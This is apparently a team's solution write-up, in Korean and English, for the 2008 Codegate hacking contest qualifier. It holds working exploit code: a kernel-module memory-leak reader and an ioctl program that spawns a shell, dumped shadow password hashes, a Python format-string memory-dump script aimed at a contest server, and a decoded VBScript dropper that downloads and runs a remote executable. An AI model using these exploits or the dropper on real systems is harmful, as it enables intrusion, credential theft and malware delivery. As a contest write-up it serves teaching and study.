

TEAM [ROOT - Our girlfriends are pissed]

2008 코드게이트 해킹대회 예선 풀이 보고서

개요: 2008년 코드게이트 해킹대회 예선 풀이 보고서입니다. 당시 사정이 여의치 않아 문서가 조금 부족합니다. 양해바라며 필요한 부분에 대해서 좋은 정보 얻어가셨으면 좋겠습니다.

레벨1풀이

문제를 풀기 위해 처음 level1 서버에 접근하면 login.php를 이용하여 로그인을 하라는 내용이 나옵니다. ID는 wowhacker라는 친절한 힌트도 알려주고 있습니다.

우리의 목표는 Password입니다. ID 값이 무엇인지 알고 있기 때문에 Password만 알아내면 로그인을 할 수 있고, 로그인을 하면 다음 레벨의 패스워드를 알 수 있게될거라 생각했습니다.

사실 저희는 brute force가 필요할 거란 문제라고는 생각하지 않았기 때문에 hint.jsp를 찾지 못했습니다. nikto 등의 프로그램을 이용하여 나온 정보로 여러 잠재적 hole을 공략하려 노력했는데 결국 삽질만 하다가 실패를 했습니다. login.php를 대상으로 각종 sql injection을 시도해보았으나 아무런 메시지도 뜨지 않길래 어리둥절 했습니다.

설마 blind sql injection일까? 라고도 의심해봤지만 level1부터 그런 문제를 냈을 거라곤 생각하지 않아서 sql injection 시도는 여기서 포기했습니다.

한참 시간이 지나서 힌트가 나왔는데, hint.jsp라고 알려줬습니다. 이때 login.php는 실제로 php가 아니라 jsp라는 것을 알게 됐지만 문제 풀이에 도움이 될 타이밍은 지나간 때였습니다.

이제 hint.jsp를 이용해서 뭔가를 해야겠는데 뭔가를 해야할지 도저히 감을 못 잡고 있었습니다.

hidden으로 박혀있는 hinehong이라는 변수를 활용해야 다음 단계로 진행될 수 있을 것 같았는데 hinehong 변수에 어떠한 값을 입력해도 별로 특별한 메시지가 안나오더군요. 처음엔 ../../../.. 같이 directory traversal 문제인가 싶어서 별수를 다 썼는데.. 실패!

결국엔 팀 멤버 중 누군가가 우연히 hinehong=<script>를 대입해본 결과.. 새로운 메시지가 뜨는 것을 확인했고, 그 새로운 메시지를 이용하여 다음 단계에 진입했습니다. (<script>는 XSS 공격에 필요한 전형적인 태그인데, XSS 공격일 거라고는 생각도 하지 못했습니다. 일반적으로 XSS는 관리자가 해당 공격 태그를 읽어야만 다음 공격이 진행되는데 지금 상황은 관리자를 공격하는게 아니라고 생각했기 때문이죠. 이것도 소 뒷걸음치다가 알아낸 격이네요.)

새로운 메시지에는 새로운 link가 걸려 있었습니다. 해당 파일은 vbs로 작성되어 있는데 이 vbs는 특정 페이지에 접근하여 암호화된 데이터를 가지고 옵니다.
이 암호화의 종류에 대해서는 vbs에서 gcKey라는 변수를 사용함으로써 이미 암시를 해줬기 때문에 따로 노가다는 필요 없었습니다.

해당 암호화 라이브러리는 MS에서 제공하는 것으로, CAPICOM.EncryptedData라는 COM 접근을 사용하여 호출할 수 있습니다. 여기서부터는 간단합니다. 따로 복호화를 구현할 필요할 필요 없이 COM 기능을 사용하면 되기 때문에..

```
Set wassup = CreateObject("CAPICOM.EncryedData")
wassup.SetSecret key
wassup.Decrypt xmlhttp.responseText
```

위처럼 하시면 복호화가 진행되고 그 복호화된 plain 텍스트는 wassup.Content에 저장됩니다. 이 값을 출력하여 확인하시면

dhkdngozjxlathvmxmvhfjaghdehdcjfgood

값을 볼 수 있고 이 패스워드를 이용하여 login.php에 로그인하시면

The result is WowhackerFighting!!!!!@KoreaFighting&hinehong

값을 확인할 수 있습니다!

레벨2풀이

중국발 해킹에서 많이 사용됬던 제로보드의 lib.php 에 $REMOST_HOST 의 취약점을 이용하여 DB 를 덤프했습니다.
그랬더니 암호를 묻는 실행파일의 주소를 알려주더군요.

암호은 아래와 같은 대조표를 만들어서 매칭시켰습니다.

일단 XX 인 p 로 모든 문자갯수를 맞춘 다음. 앞에서부터 하나하나 문자를 변경해 가면서 해당 문자가 치환하는 영역을 확인한 다음 문자표를 참고하여 올바른 문자로 치환했습니다.
앞에서부터 차근차근 해 나가면 됩니다.

a = FA
b = DF
c = AX
d = VD
e = GV
f = AA
g = DD
h = VF
i = XV
j = DG
k = FF
l = XA
m = AG
n = AD
o = XD
p = XX
q = FX
r = VX
s = FG
t = VG
u = VA
v = XG
w = DX
x = DA
y = GG
z = XF

레벨 3 풀이

Notepad.exe 가 있습니다. Filemon 으로 모니터링을 하면 이 파일이 윈도우 temp 디렉토리에 svch0st.exe 와 notepad.exe 를 생성함을 알 수 있습니다.

생성된 notepad.exe 는 일반적인 노트패드 파일이고 svch0st.exe 가 노트패드 프로세스에 붙어서 암호를 물어보는 루틴입니다.

Svch0st.exe 실행압축(UPX)을 푼 후 비교문에서 bp 를 잡은 후 앞에서부터 암호를 생성해 나갔습니다.

"Q`TThnmBmEQqdoBq`Uhnm"
PaSSionAnDPrepAraTion

레벨4 풀이

복호화할 문자열이 구할 문자열과 같다고 가정했습니다.
일단 bbbbbbbbbbbbbbbbbbbbb 로 모두 채우고
앞부터 하나하나씩 글자를 맞추어 나가서 아래와 같은 입력을 구했습니다.
구하는데 hexedit 로 파일을 편집해 가면서 만들었습니다.

```
00000000    47 14 1D 28   55 17 42 63   5C 1F 5D 19   42 47 1E 1E   G..(U.Bc₩.].BG..
00000010    2B 0E 13 52   4A 17 1D 1A   56 4B                       +..RJ...VK
```

slug@slug:~/wow$ ./prog `printf
"₩x47₩x14₩x1D₩x28₩x55₩x17₩x42₩x63₩x5C₩x1F₩x5D₩x19₩x42₩x47₩x1E₩x1E₩x2B₩x0E₩x13
₩x52₩x4A₩x17₩x1D₩x1A₩x56₩x4B"`
G(UBc₩]BG+RJVK -> fckorea-wowhacker-codegate

```
₩x47₩x14₩x1d₩x28₩x55₩x17₩x42₩x63₩x5C₩x1f₩x5d₩x19₩x42₩x47₩x1e₩x1e₩x2b₩x0e₩x13₩
x52₩x4a₩x17₩x1d₩x1a₩x56₩x4b
```

를 그대로 MD5 한 값을 인증했습니다.

이 부분은 문제 Description 이 명확하지 않아서 인증하는데 많은 시간이 걸렸습니다.

레벨5풀이

level5 풀이입니다. 어떤 exe 파일이 하나 주어집니다. 이 exe 파일을 실행하면 이상한 기괴음이 들리는 mp3 파일과 private.key 가 사용자 PC 에 생성됩니다.

왜 이상한 기괴음이 들리냐면.. 암호화가 되있어서 그렇습니다. 문제 풀이의 목적은, 이 암호화된 mp3 를 복호화하여 원래의 노래를 듣고, 이 노래가 바로 다음 레벨의 패스워드입니다!

우선 private.key 를 조사해보니 rsa 키였습니다. 우선은 mp3 안에 존재하는 이 rsa 암호화 부분을 찾아서 decode 하는 것이 첫번째 단계인거 같아 그 작업에 들어갔습니다.

rsa 데이터를 임의로 암호화해보니 그 데이터가 아주 크지 않을 경우에는 디폴트로 128bytes 단위로 암호화 된다는 것을 파악했습니다. 그래서 우선 mp3 파일을 읽은 후 128 bytes 단위로 brute force 를 시도했습니다.

```
#include <sys/types.h>
#include <sys/time.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <errno.h>

int main(int argc, char *argv[])
{
	FILE *fp;
	FILE *fout;

	int a, b, c;
	int cur_offset;
	int count;

	char cmd[256];
	char tmp[256];
	char misi[256];
	char buf[1024];
```

```
	system("mkdir -p ./results2");
	for(count=0;count<=10000;count++)
	{
		printf("count - %d₩n", count);

		for(a=128;a<=128;a++)
		{

			fp=fopen(argv[1], "rb");

			fseek(fp, count, SEEK_SET);


			memset(cmd, 0x00, sizeof(cmd));
			sprintf(cmd, "./results2/%d_%d", count, a);

			memset(buf, 0x00, sizeof(buf));
			fread(buf, 1, a, fp);

			fout=fopen(cmd, "wb");
			fwrite(buf, 1, a, fout);
			fclose(fout);

			fclose(fp);

			memset(tmp, 0x00, sizeof(tmp));
			sprintf(tmp, "openssl rsautl -inkey key -decrypt -in %s -out %s_dec",
cmd, cmd);
			system(tmp);
			unlink(cmd);
		}
	}
}
```

이렇게 해서 생성된 파일이 바로 The best security group. WoWHacker
값입니다.

힌트를 보니 이건 blowfish 알고리즘이겠더군요.. 처음엔 blowfish 알고리즘

공략하려고 openssl 에 내장된 각종 blowfish 알고리즘을 동원해봤지만
실패했습니다.

여기서부터 진정한 삽질이 시작됐습니다. 정말로 삽질 많이하고 brute force 를
각 암호화, xor 등등 적어도 천만번 이상은 한거 같은데 -_-; 도저히 답이
안나오더군요.

결국에 brute force 를 포기하고 blowfish 로 돌아가서, 일반적인 blowfish 는
도대체 어떻게 진행되는걸까 한번 trace 를 해봤습니다. 그랬더니 64bytes -
strlen("The best security group. WoWHacker")+1 부분이 이상한 값을
채워진 후에 복호화 과정이 진행되더군요.. 그 이상한 값은 0xcd 였습니다.

사실 mp3 에도 0xcd 라는 이상한 값이 계속 채워져있길래 이게 뭔가 했습니다.
이것이 출제자가 의도한 힌트인지 아닌지는 모르겠지만 속는셈치고 0xcd 값을
채운 후에 복호화를 해보니..

```
void bfdecrypt(unsigned char *keydata, int keydatalen, char *in, char *out, unsigned int inlen)
{
	BF_KEY key;
	unsigned char ivec[32];
	int num=0;
	BF_set_key(&key, keydatalen, keydata);
	memset(ivec, '₩0', 32);
	BF_cfb64_encrypt(in, out, inlen, &key, ivec, &num, BF_DECRYPT);
}

main(int argc, char *argv[])
{
	char buf[1024]={0};
	char out[1024]={0};
	char pass[]="The best security group. WoWHacker";
	char cmd[256]={0};
	FILE *fp;
	int a, b, c, d;
	int size;
	int count;
	int nFrameSize;
	char kbuf[100]={0};
```

```
pFile=fopen("./music.mp3", "rb");

lol=0;
a=0;
fp=fopen("./new.mp3", "wb");
strcpy(kbuf, pass);
memset(kbuf+35, 0xcd, 29);
dumpcode((unsigned char *)kbuf, 64);
while(1)
{
	a++;
	b = lol;
	whatthefuck(lol);
	nFrameSize = (144000 * FrameBR / FrameSRF) + FramePADDING;
	memset(buf, 0x00, sizeof(buf));
	memset(out, 0x00, sizeof(out));
	fseek(pFile, b, SEEK_SET);
	fread(buf, 1, nFrameSize, pFile);
	bfdecrypt(kbuf, 64, buf+4, out, nFrameSize-4);
	if(a==0)
	{
		fwrite(buf, 1, nFrameSize, fp);
	}
	else if(a==1)
	{
		fwrite(buf, 1, nFrameSize, fp);
	}
	else
	{
		fwrite(buf, 1, 4, fp);
		fwrite(out, 1, nFrameSize-4, fp);
	}


	lol += nFrameSize;

	if(lol>=5433869)
		exit(0);
}
```

```
        fclose(fp);
}
```

드디어 음악을 get 할 수 있게 되었습니다.

감동의 도가니탕.. 노래 제목은 can't take my eyes off you, 즉 이게 다음 레벨 패스워드입니다. 꼭 한번 들어보시길..

레벨 6 풀이

Level6

Level 6 is a lkm with a few vulnerabilities.

The lkm implements functions for the "hkdev" character device.

Initially a few problems were noticed.

```
ssize_t write_a( struct file *filp, const char *buf, size_t count, loff_t *f_pos )
...
157:    set_fs(get_ds());
159:    if( count > 8 )
160:            return -EFAULT;
162:    strcpy( data_rw , buf );                                        (1)
163:    data_rw[hk_strlen(data_rw) -1] = '₩0';                  (2) off-by-one underflow
164:    flag_rw++;

...
171:ssize_t read_a( struct file *filp, char *buf, size_t count, loff_t *f_pos )

175:    if( flag_rw > 0 )
176:    {
177:            for( cnt = 0 ; cnt < strlen(data_rw) -1 ; cnt++ )          (3) off by one with
larger consequences
178:                    data_rw[cnt] = ((data_rw[cnt] >> table_rw[cnt]) ^ flag_rw) % (cnt +7);
179:    } flag_rw--;
181:    return 0;


...

320:ssize_t read_c( struct file *filp, char *buf, size_t count, loff_t *f_pos

332:    if( (filp->f_pos) != 0 )
333:            p = p +(filp->f_pos);           (4)
335:    if( (errn = copy_to_user( (void *)buf , (const void *)p , (unsigned long)count )) < 0 )
336:            return errn;
```

We had no success in exploiting (1). data_rw is placed towards the end of the data region, and no pointers or other things to take control of execution were found. The overflow ends up reaching unmapped memory with about 2000 bytes, trigger an Oops.
In fact, (1) was unintentional and was later patched to use strncpy.

No attempt was made with problem (3) because it overflows the same data as the strcpy.

(4) is a memory leak that we discovered pretty early on, and turned out to be all we needed.

The global ioctl provides an authentication feature that drops the hk uid. There is no bounds checking,
an arbitrary amount of data can be read from memory. Multiple reads can be used to read more information.

```
43:char hk_password[] = "HK_KEY: this is a default password";

98:int ioctl_global_hk( struct inode *inode, struct file *filp, unsigned int cmd, unsigned long arg
...
101:      char *hkp = hk_password;
...
129:                        if( !hk_compare( plz.key , hkp +8 ) )
130:                        {
131:                                current->uid = current->euid = HK_ID;
132:                                current->gid = current->egid = HK_ID;
133:                        }
```

Exploiting the memory leak is easy:

```
==============
#include <fcntl.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
        int fd;
        int i, j;
        int sz;
        char   *buf;
        fd = open("/dev/hkdev", O_NONBLOCK | O_NDELAY, O_RDONLY);
        sz = atoi(argv[1]);

        buf = malloc(sz);

        for (j = 0; j < atoi(argv[2]); j++) {
                fprintf(stderr, "%d₩n", read(fd, buf, sz));

                for (i = 0; i < sz; i++) {
                        putchar(buf[i]);
                }
        }
}
==============
```

Triggering the ioctl:

```
==============
#include <fcntl.h>
#include <stdio.h>
```

```
#define AUTH_HK -0x7f7f9500
main(int argc, char *argv[])
{
        int     fd;

        fd = open("/dev/hkdev", O_NONBLOCK | O_NDELAY, O_RDONLY);
        ioctl(fd, AUTH_HK, argv[1]);

        printf("%d₩n", getuid());
        system("sh");
}
==============

./x 100000 10000 | strings | grep HK_KEY
x strings | grep HK_KEY
00 10000 | strings | grep HK_KEY
00 10000 | strings | grep HK_KEY
HK_KEY: linux kernel memory leak vulnerability is very frequent and famous.
char hk_password[] = "HK_KEY: linux kernel memory leak vulnerability is very frequent and
famous.";
HK_KEY: linux kernel memory leak vulnerability is very frequent and famous.
HK_KEY: linux kernel memory leak vulnerability is very frequent and famous.



Authenticating
[sixsense@localhost .z2]$ ./g
500
sh-3.1$ id
uid=500(sixsense) gid=500(sixsense) groups=500(sixsense)
context=user_u:system_r:unconfined_t
sh-3.1$ exit
[sixsense@localhost .z2]$ ./g "linux kernel memory leak vulnerability is very frequent and
famous."
501
sh-3.1$ id
uid=501(hk) gid=501(hk) groups=500(sixsense) context=user_u:system_r:unconfined_t


Along with probably other teams we had this solved early on but the password file had not been
updated,
so we tried our luck with the other vulnerabilities, specifically mmap.


Hashes were also found but not cracked.
root:$1$lFBBaCVc$04rZ8mYd6aXVDqLlwTYiF1:13960:0:99999:7:::
sixsense:$1$YiP69CTQ$p9J.Ylj8J4HSHYAZo724N.:13960:0:99999:7:::
hk:$1$4yjezedj$TiHZEYy5CjiOsYlX5bwi60:13960:0:99999:7:::
pc:$1$PpfRz7r5$Q6HWXmoZIsCsllEkzeQ.//:13960:0:99999:7:::
o:$1$nZaB7Zv5$qi4c/ACyRlL6bLgIlNuaJ.:13960:0:99999:7:::
hkpco:$1$p5rQbt.f$3r3Q3tx7m8AynLF0Yd/XH0:13960:0:99999:7:::
```

레벨 7 풀이

```
----
Level 7
IP: 222.239.80.201 PORT: 22222
----

This level is a format string vulnerability
nc 222.239.80.201 22222
----

 %X

Sorry. Your value was BFE57042

%X is not the password.
.----


Since the goal is to get a password, we dumped the text segement first, where rodata is stored.

from socket import *
import struct


#aa₩x01₩x80₩x04₩x08%9$s₩x00₩x00"

for addr in range(0x8048000, 0x8058000):
        tmp = "aa"+struct.pack("<L", addr) + "%9$s₩x00₩x00"
        print tmp
        clientsock = socket(AF_INET, SOCK_STREAM)
        clientsock.connect(('222.239.80.201', 22222))
        clientsock.send(tmp)
        data = clientsock.recv(1024)
        print data

--------------
Sorry. Your value was aaU~F^D^HNo1Hacker!!.



aaU~F^D^H%9$s is not the password.



aaV~F^D^H%9$s^@^@
--------------
```

레벨 8 풀이

홈페이지의 HTML코드를 보면 Encoding된 VBA 코드가 있습니다.

이를 복호화 하면 아래와 같은 코드가 나옵니다.

```
slax = "http://222.239.80.206/w0whack3rs1axc0r3c0dega73/vin/c0d3ga73.exe"
    Set varc = document.createElement("object")
    varc.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
    seturla="down"
    seturlb="file"
    seturlc="copy"
    seturld="exit"
    vari="Microsoft.XMLHTTP"
    Set vard = varc.CreateObject(vari,"")
    seturlf="Ado"
    seturlg="db."
    seturlh="Str"
    seturli="eam"
    varf=seturlf&seturlg&seturlh&seturli
    varg=varf
    set vara = varc.createobject(varg,"")
    vara.type = 1
    varh="GET"
    vard.Open varh, slax, False
    vard.Send
    var9="gat3_cod3.com"
    set varb = varc.createobject("Scripting.FileSystemObject","")
    set vare = varb.GetSpecialFolder(2)
    vara.open
    var8="vara.BuildPath(vara,var8)"
    var7="varb.BuildPath(varb,var7)"
    var6="varc.BuildPath(vard,var6)"
    var5="vard.BuildPath(varf,var5)"
    var4="vare.BuildPath(varg,var4)"
    var3="varf.BuildPath(varh,var4)"
    var2="varg.BuildPath(vari,var3)"
    var1="varh.BuildPath(varg,var1)"
    var0="vari.BuildPath(vark,var0)"
```

```
var9= varb.BuildPath(vare,var9)
vara.write vard.responseBody
vara.savetofile var9,2
vara.close
set vare = varc.createobject("Shell.Application","")
vare.ShellExecute var9,BBS,BBS,"open",0
```

c0d3ga73.exe 파일을 다운 받아서 실행하면
3개 파일이 컴퓨터에 생성됩니다.

각각 1.exe, 2.exe, 3.exe로 부르겠습니다.

3.exe를 실행시키니 다시 3개 파일이 생성됬습니다.

3_1.exe, 3_2.exe, 3_3.exe.

가 있습니다.

Filemon을 통해서 파일실행과정을 모니터링 한 결과 slaxc0re.exe.exe가 실행에 필요하다는 것을 알았습니다.

실행제한이 걸려있어서 RegEdit를 이용해서 해당 키값을 'A'로 수정한 후 실행했습니다.

slaxc0re.exe을 생성해서 실행한 다음 다시 실행한 결과

```
476F546F222F5077307061532F556172334772336137 2E65786522
```

가 파일 맨 뒷부분에 첨가된다는 것을 알 수 있습니다.

이를 아스키 값으로 출력하면

```
GoTo"/Pw0paS/Uar3Gr3a7.exe"
```

임을 알 수 있습니다.

해당되는 URL에서 파일을 받으면 aspack으로 언팩된걸 확인할 수 있습니다.
언팩하고 ollydbg로 비교문 주소에 bp를 걸면 특정 레지스터에서 패스워드를 확인할 수 있습니다.

```
00A2BB98   55 61 72 65 41 47 72 65   UareAGre
00A2BBA0   61 74 4D 61 6E 21 40 23   atMan!@#
00A2BBA8   24 00 A2 00 4A 00 00 00   $.?J...
```

실행하면 파일이 전체화면 되면서 암호를 출력합니다.

```
w3ar3the KoreaHacker is B35T
```